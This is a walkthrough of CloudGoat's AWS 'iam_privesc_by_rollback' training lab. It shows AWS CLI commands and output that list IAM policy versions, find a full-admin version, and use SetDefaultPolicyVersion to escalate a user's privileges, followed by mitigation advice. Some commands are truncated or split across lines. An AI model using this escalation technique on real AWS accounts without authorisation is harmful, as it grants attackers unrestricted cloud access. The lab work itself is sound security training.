


```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam list-policy-versions --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidpdw86sc29u --profile raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": true,
            "CreateDate": "2024-06-23T13:04:19+00:00"
        }
    ]
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

Review of Policy Versions:


I explored the available policy versions and their associated permissions.

V1




```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_cgidpdw86sc29u --profile raynor --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "iam:Get*",
                        "iam:List*",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "IAMPrivilegeEscalationByRollback"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2024-06-23T13:04:19+00:00"
    }
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

V2




```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollba
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Deny",
                "Action": "*",
                "Resource": "*",
                "Condition": {
                    "NotIpAddress": {
                        "aws:SourceIp": [
                            "192.0.2.0/24",
                            "203.0.113.0/24"
                        ]
                    }
                }
            }
        },
        "VersionId": "v2",
        "IsDefaultVersion": false,
        "CreateDate": "2024-06-23T13:04:25+00:00"
    }
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

V3




```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Allow",
                "Action": [
                    "s3:ListBucket",
                    "s3:GetObject",
                    "s3:ListAllMyBuckets"
                ],
                "Resource": "*"
            }
        },
        "VersionId": "v3",
        "IsDefaultVersion": false,
        "CreateDate": "2024-06-23T13:04:25+00:00"
    }
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

V4



```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_
cgidpdw86sc29u --profile raynor --version-id v4
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": {
                "Effect": "Allow",
                "Action": "iam:Get*",
                "Resource": "*",
                "Condition": {
                    "DateGreaterThan": {
                        "aws:CurrentTime": "2017-07-01T00:00:00Z"
                    },
                    "DateLessThan": {
                        "aws:CurrentTime": "2017-12-31T23:59:59Z"
                    }
                }
            }
        },
        "VersionId": "v4",
        "IsDefaultVersion": false,
        "CreateDate": "2024-06-23T13:04:25+00:00"
    }
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```


V5



```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollback_
cgidpdw86sc29u --profile raynor --version-id v5
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v5",
        "IsDefaultVersion": false,
        "CreateDate": "2024-06-23T13:04:25+00:00"
    }
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

Identification of Full Admin Rights:

After reviewing the policy versions, I found one version that granted full administrative privileges. This was **Version 5**




```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_rollba
cgidpdw86sc29u --profile raynor --version-id v5
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v5",
        "IsDefaultVersion": false,
        "CreateDate": "2024-06-23T13:04:25+00:00"
    }
}
```

Restoration of Full-Admin Policy Version:

Using the **SetDefaultPolicyVersion permission,** I set the identified full-admin policy version as active.


You can now see it says true as opposed to false as was indicated before.



```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam set-default-policy-version --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_b
ollback_cgidpdw86sc29u --version-id v5 --profile raynor

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws iam list-policy-versions --policy-arn arn:aws:iam::654654282781:policy/cg-raynor-policy-iam_privesc_by_roll
back_cgidpdw86sc29u --profile raynor
{
    "Versions": [
        {
            "VersionId": "v5",
            "IsDefaultVersion": true,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v4",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v3",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:25+00:00"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": false,
            "CreateDate": "2024-06-23T13:04:19+00:00"
        }
    ]
}
```

Privilege Escalation

With the successful restoration, I escalated Raynor's privileges to full admin, gaining unrestricted access within the AWS environment.



```
┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ aws --profile raynor ec2 describe-instances --region us-west-2
{
    "Reservations": []
}

┌──(kali㉿kali)-[~/Desktop/cloudgoat]
└─$ 
```

Reflection and Analysis

In this exercise, I successfully escalated privileges using IAM user "Raynor" by exploiting the SetDefaultPolicyVersion permission to revert to an older policy version with full admin rights. This highlighted vulnerabilities in policy management and the potential for covert privilege escalation.

Security Implications

- Policy Version Risks: Allowing access to revert to older, more permissive policy versions poses a significant security risk. Regular audits and access restrictions are crucial to prevent unauthorized privilege escalation.
- Least Privilege Principle: Adhering strictly to the principle of least privilege mitigates risks associated with overly permissive policies, reducing exposure during privilege escalation attempts.

Mitigation Strategies

To enhance AWS security:

- Regular Audits: Conduct periodic audits of IAM policies to remove outdated or overly permissive versions.
- Role-Based Access Control (RBAC): Implement RBAC to assign permissions based on job roles, limiting the impact of privilege escalation.
- Policy Version Controls: Restrict access to change or set default policy versions to trusted administrators only, with strict approval processes.
- Monitoring and Response: Deploy robust monitoring tools to detect and respond to unauthorized changes in IAM policies and suspicious activities promptly.

Implementing these measures strengthens AWS security against IAM privilege escalation exploits, safeguarding against unauthorized access and misuse of privileges.

Conclusion

This exercise in privilege escalation using CloudGoat's "iam_privesc_by_rollback" scenario highlights the critical importance of robust IAM policies and vigilant monitoring within AWS environments. By successfully navigating the steps to exploit and escalate privileges, we gained a deeper understanding of potential vulnerabilities that could be exploited by malicious actors.

The documented process underscores the necessity for continuous education and proactive security measures to prevent privilege escalation attacks. Reflecting on the techniques employed and their implications, it is evident that regular auditing, least-privilege principles, and stringent rollback controls are essential for maintaining a secure cloud infrastructure. This exercise not only enhances our technical proficiency but also reinforces the need for comprehensive security strategies in cloud computing.